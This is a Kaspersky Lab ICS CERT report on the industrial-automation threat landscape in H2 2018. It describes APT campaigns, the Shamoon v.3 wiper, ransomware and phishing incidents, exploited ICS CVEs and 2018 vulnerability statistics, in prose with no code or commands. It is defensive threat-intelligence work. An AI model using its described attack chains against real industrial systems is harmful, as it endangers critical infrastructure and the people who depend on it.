Kaspersky Lab ICS CERT

Threat landscape for industrial automation systems

H2 2018

27.03.2019

Version 1.0

Contents


Key Events – H2 2018

APT attacks on industrial targets

APT attack by the Leafminer group.

In August 2018 a report was published describing espionage attacks by the Leafminer group, also known as RASPITE, targeting government agencies, commercial and industrial enterprises in the US, Europe, the Middle East and East Asia. Companies from different verticals were attacked, including the energy sector, government entities, financial institutions, shipping & transportation companies and others.

Leafminer targets by sector (source: Symantec)



The threat actor used various publicly available and custom tools, exploits, watering-hole and dictionary attacks. For instance, Leafminer uses the well known EternalBlue exploit, as well as a modified version of the widespread Mimikatz program.

New GreyEnergy malware

Researchers from Eset reported a number of attacks using previously unknown malware by the BlackEnergy hacker group, which had vanished from APT researchers' radars. The attacks mainly targeted industrial networks in various sectors in Central and Eastern Europe. The group responsible for these new attacks and the new malware was dubbed GreyEnergy. GreyEnergy activity targets mostly energy companies, transportation companies and organizations in other sectors, with a focus on organizations that operated critical infrastructure facilities.

During the analysis of GreyEnergy Eset researchers found conceptual similarities between the new GreyEnergy malware and the BlackEnergy malware used in attacks on the Ukranian power grid in 2015. They also uncovered proof of a connection between GreyEnergy and the activity of the TeleBots criminal group. TeleBots is known in connection with a number of large-scale attacks, in some of which NotPetya and BadRabbit malware was used in 2017.

Kaspersky Lab ICS CERT researchers later uncovered a connection between the GreyEnergy group and a subgroup of Sofacy (known variously as Fancy Bear, Sednit, APT28, Tsar Team, and more), which they named Zebrocy.

The GreyEnergy malicious program has a modular architecture, allowing the attackers to use different combinations of the malware's functions by loading the relevant DLLs. In some cases, malicious modules are downloaded from the command server and loaded straight into memory without writing the file on the hard drive.

GreyEnergy malware enables the attacker to collect the victim's user credentials, including any that are subsequently used to penetrate industrial enterprises' control networks. The toolset used by the group for this purpose includes publicly available tools such as Mimikatz, PsExec, WinExe, Nmap and others.

GreyEnergy uses phishing emails and compromised corporate public web services as its initial infection vectors. It is likely, however, that these are not the only infection vectors in use.

It is known that in its past attacks the group exploited a GE Cimplicity vulnerability and was able to get the HMI server to execute a malicious .cim file hosted on an attacker-controlled server, ultimately resulting in the installation of the BlackEnergy malware. The vulnerability was assigned CVE-2014-0751.


According to Kaspersky Lab research on GreyEnergy, the attackers also knew about a vulnerability in Siemens WinCC and exploited it to penetrate their targets' networks in their earlier (2014) attacks. The vulnerability (CVE-2014-8551, which has most probably already been fixed by the vendor) was also exploited in the recent attacks.

In addition, in the past, the group has compromised their targets' routers and installed modules and scripts designed for various purposes, including lateral movement. There are currently no live examples of routers being compromised in the new GreyEnergy attacks in the wild, but they are very likely to exist, as this attack vector is very advantageous for the attackers because it enables them to collect information about vulnerabilities, including zero-days, in various router models on a regular basis.

The Sharpshooter campaign

In December 2018 researchers at McAfee detected a global campaign they named Sharpshooter primarily targeting defense contractors and the nuclear energy sector, as well as the financial vertical. The researchers indicated that espionage was the main goal.

According to the December report, 87 organizations were targeted beginning in October 2018 when the Sharpshooter activity was detected.



Sharpshooter attacks by country and by industry (source: McAfee)

The infection chain began with opening a compromised Microsoft Word document containing an infected macro. When the macro was launched it activated shell code which acted as a typical downloader and delivered an implant onto the victim machine. The threat actor spread the infected files through Dropbox.

The threat actor used a previously unknown malicious implant (a program which burrows into the OS of the victim machine) to attack their targets. This malware was named Rising Sun which works only in the memory. It is a modular backdoor designed to harvest data. The information it collects includes the computer's name, IP address, basic system information and other data. The collected data is encrypted and sent to the hackers' server.

Kaspersky Lab researchers believe that the Lazarus group is connected to these attacks.


MuddyWater

In early December 2018 Symantec reported data harvesting attacks by the MuddyWater group (also known as Seedworm) on organizations in the Middle East, Europe and North America.

According to the research, 130 employees in 30 organizations became victims between the end of September 2018 and the middle of November 2018. Most were located in Pakistan and Turkey. A few victims were also located in Russia, Saudi Arabia, Afghanistan, Jordan and other countries.

One of the main verticals identified in these attacks was the oil and gas industry. The victim list also included universities in the Middle East and as well as Middle Eastern embassies located in Europe.

MuddyWater attacks by industry (source: Symantec)



Cloud Hopper

In mid-December 2018 the German Federal Office for Information Security (BSI) issued a warning to a number of German enterprises about potential attacks using CloudHopper purportedly being conducted by the Chinese APT10 group. The BSI warned that several large engineering companies had already been attacked. The threat actor was also interested in enterprises from the construction and material science sectors.

The threat actor did not attack the potential victims directly, preferring to infiltrate the small cloud and hosting providers used by the victim organizations. These providers often had poor security and the attackers were able to penetrate the corporate networks of the targeted companies.

Experts believe that industrial espionage was probably the primary goal of the Chinese hackers.

Shamoon v.3

On December 10, 2018, Siapem, an Italian oil and gas company, reported falling victim to a cyberattack. The threat actor targeted Saipem's servers located in the Middle East, India, Scotland and Italy. Later it became known that Shamoon v.3, a new variant of the Shamoon worm, was used in this attack. Between 300 and 400 servers were affected by the attack, along with almost 100 workstations.

After Saipem issued their statement Symantec uncovered proof of similar attacks on two more oil and gas companies in Saudi Arabia and UAE, which had occurred at almost the same time.

The Shamoon worm was discovered in 2012 after it infected the Saudi Aramco and Rasgas corporate networks. A new attack wave occurred in 2016-2017 where a modification of Shamoon (Shamoon v2) was used along with the StoneDrill malware.

A new wiper, Filerase, was discovered alongside Shamoon v.3 in the 2018 attacks. Filerase wipes (overwrites) files on the infected computer.

The 2018 attacks were more destructive due to the use of Filerase versus the attacks where only Shamoon had been used. Shamoon erases the master boot record on the victim machine, but files on the hard drive can be recovered after a Shamoon infection. The use of Filerase makes it impossible to recover any files.

Filerase has a modular structure containing several components which are responsible for spreading Filerase laterally across the victim's local network. This means that Filerase can be used as a standalone threat.

Filerase spreads across the victim's local network from the first infected computer using a list of target machines. During the initial infection the list is copied by the component with the name OCLC.exe and sent to a tool named Spreader.exe, which copies Filerase onto the machines on the target list. The target list is a text file with a list of names unique to each victim: it is likely that the attackers collected these names during an earlier stage of the attack.

Researchers at McAfee believe that either the Iranian cybercriminal group APT33, or a group masking itself as them, is connected to the Shamoon v3 attacks. Symantec researchers share this belief.

At the end of December 2018 researchers at Anomali Labs reported another variant of Shamoon, which had been uploaded to VirusTotal on December 23. The malware is disguised as a tool produced by the Chinese company Baidu for configuring settings and optimizing the system.

Cybercrime Activity

Ransomware attacks

According to Kaspersky Lab ICS CERT data the percentage of ICS computers where ransomware infections were prevented rose from 1.6% to 2%.

The WannaCry encryption malware is still a real threat for industrial enterprises, as well as generally. According to Kaspersky Lab WannaCry was the leader (28.72%) among ransomware (Q3 2018).

Even an entire year after the highly-publicized epidemic, the malware continues to infect control netwokrs of industrial enterprises. Thus, on August 3, 2018 WannaCry attacked several plants belonging to the Taiwanese Semiconductor Company (TSMC). TSMC produces semiconductors for Apple's iPhones.

According to the available information, the infection occurred after a supplier installed compromised software for a new production tool: the supplier connected the software to the industrial company's network without scanning it with any security solutions. The infection spread rapidly across plants in Tainan, Hsinchu and Taichung. Production was halted for 3 days in the Taiwan facilities.

An incident caused by other ransomware occurred on November 28, 2018 at the Moscow Cable Car (MCC). The company reported that files on the main computer had been encrypted during a cyberattack. MCC employees quickly disembarked all of the passengers and stopped the cable cars. The criminals demanded a ransom in bitcoins for decrypting the files, with the amount depending on how fast the ransom was paid. Normal operations resumed in two days.

Phishing attacks on Russian industrial companies

In August 2018 Kaspersky Lab ICS CERT published the results of investigations into phishing attacks on industrial companies located mostly in Russia. Stealing money from the company accounts was the main goal of the attackers.


The attacks began in November 2017 and it seems that the attackers are not about to stop. They send out email with malicious attachments disguised as legitimate commercial offers. The emails themselves are crafted to match the target company's business niche. In a more recent wave of attacks the emails are being sent out purportedly from partners of the victim company. These emails contain passwords for the attached password protected archives in the body. The archives contain malicious scripts which install malware onto the system and then connect to the hackers' remote server and download legitimate documents, apparently stolen earlier, from a remote service.

Legitimate remote administration tools (RATs) – TeamViewer or Remote Manipulator System/Remote Utilities (RMS) – are then installed on the compromised systems. However, the malware subsequently hides the graphical user interface of the RATs, which allows the threat actor to control the infected machine unbeknownst to the user.

The attackers search for financial and accounting software on victim machines, locate and analyze accounting paperwork referring to procurement, as well as the addresses of partners and correspondence with them. The pirated data is used to conduct financial fraud, such as changing the bank details used to make payments.

Moreover, if necessary, the attackers load additional malware onto victim machines, which is individually crafted for each victim. They use spyware and the Mimikatz tool to steal user authentication credentials and use them to infect other computers on the enterprise network. The criminals also often disguise malware components as Windows OS components to hide traces of malware activity.

Overall attack workflow



Kaspersky Lab ICS CERT experts believe that it is very likely that members of tthe cybercriminal group behind these attacks are Russian speakers.

Phishing attacks on enterprises around the world

In October 2018 experts at Yoroi CERT detected several attacks targeting Italian naval and defense enterprises. Personnel at the targeted enterprises received phishing emails with attached malicious Microsoft Excel files.

The malicious Excel file was designed to download a Trojan ensuring remote access to the victim machine. The researchers named the Trojan MartyMcFly. The attackers used MartyMcFly to control the victim machine and steal data. They also used a modified version of the QuasarRAT remote administration tool (the source code is available on github) in this attack

According to Kaspersky Lab ICS CERT the phishing emails referred to in the Yoroi report were sent under different names to companies in countries around the world, including Germany, Spain, Bulgaria, Kazakhstan, India, Romania and others. The companies are from many different verticals, ranging from bean suppliers to consulting firms.

Kaspersky Lab ICS CERT researchers believe that this attack was conducted by the same cyberiminals who had conducted mass phishing campaigns targeting various companies, sometimes including critical infrastructure facilities. These groups focus on stealing funds and financial data.

Vulnerabilities identified in 2018


Vulnerabilities in various ICS components

The analysis of vulnerabilities was performed based on vendor advisories, publicly available information from open vulnerability databases (US ICS-CERT, CVE, Siemens Product CERT), as well as the results of Kaspersky Lab ICS CERT's own research. Vulnerability information published on the US ICS-CERT website in 2018 was used as the source of statistical data for this report.

Number of vulnerabilities identified

In 2018, the number of vulnerabilities identified in different ICS components and published on the US ICS-CERT website was 415 – 93 vulnerabilities more than in 2017.


Number of vulnerabilities in different ICS components, as published on the US ICS-CERT website



Analysis by industry

The largest number of vulnerabilities affect industrial control systems that control manufacturing processes at various enterprises (115), in the energy sector (110), and water supply (63). Leaders also include industrial control systems used in food processing and agriculture, as well as the chemical industry.

Number of vulnerable products used in different industries (according to US ICS-CERT classification). Vulnerabilities published in 2018



Severity levels of vulnerabilities identified


More than half of the vulnerabilities identified in ICS systems (284, compared with 194 in the previous year) were assigned CVSS v.3.0 base scores of 7 or higher, corresponding to a high or critical level of risk.

Severity score	9 to 10 (critical)	7 to 8.9 (high)	4 to 6.9 (medium)	0 to 3.9 (low)
Number of vulnerabilities	92	192	128	3

Table 1 — Distribution of published vulnerabilities by risk level

Compared with the previous year's data, the proportion of vulnerabilities that have a high or critical severity score has grown.

Percentage of vulnerabilities by risk level (based on CVSS v.3 base scores), 2018 vs 2017



The highest possible base score of 10 was assigned to vulnerabilities identified in the following products:

- Siemens TIM 1531 IRC Modules
- Siemens SINUMERIK Controllers
- Circontrol CirCarLife
- NUUO NVRmini2 and NVRsolo
- Emerson AMS Device Manager
- Rockwell Automation RSLinx Classic
- Schneider Electric U.motion Builder
- Martem TELEM-GW6/GWM

Most of the vulnerabilities assigned a base score of 10 were authentication or buffer overflow issues.


It should be noted that the CVSS base score does not account for the aspects of security that are specific to industrial automation systems or for the distinctive characteristics of each organization’s industrial process. This is why, when assessing the severity of a vulnerability, we recommend keeping in mind, in addition to the CVSS score, the possible consequences of its exploitation, such as the non-availability or limited availability of ICS functionality affecting the continuity of the industrial process.

Types of vulnerabilities identified

The most common types of vulnerabilities include buffer overflow (Stack-Based Buffer Overflow, Heap-Based Buffer Overflow, Classic Buffer Overflow) and improper input validation (Improper Input Validation).

At the same time, 16% of all published vulnerabilities are authentication issues (Improper Authentication, Authentication Bypass, Missing Authentication for Critical Function) and access control issues (Access Control, Incorrect Default Permissions, Improper Privilege


Management, Credentials Management), while 10% are web-related vulnerabilities (Injection, Path traversal, Cross-site request forgery (CSRF), Cross-site scripting, XXE).



Most common vulnerability types. Vulnerabilities published in 2018

Compared with the previous year, the proportion of buffer-overflow vulnerabilities has grown significantly. We believe that this is due to the higher interest in ICS components on the part of security researchers and, at the same time, attempts to automate searching for vulnerabilities by using fuzzing, which can help find binary vulnerabilities.

Percentage of different vulnerability types to all vulnerabilities. 2018 vs 2017



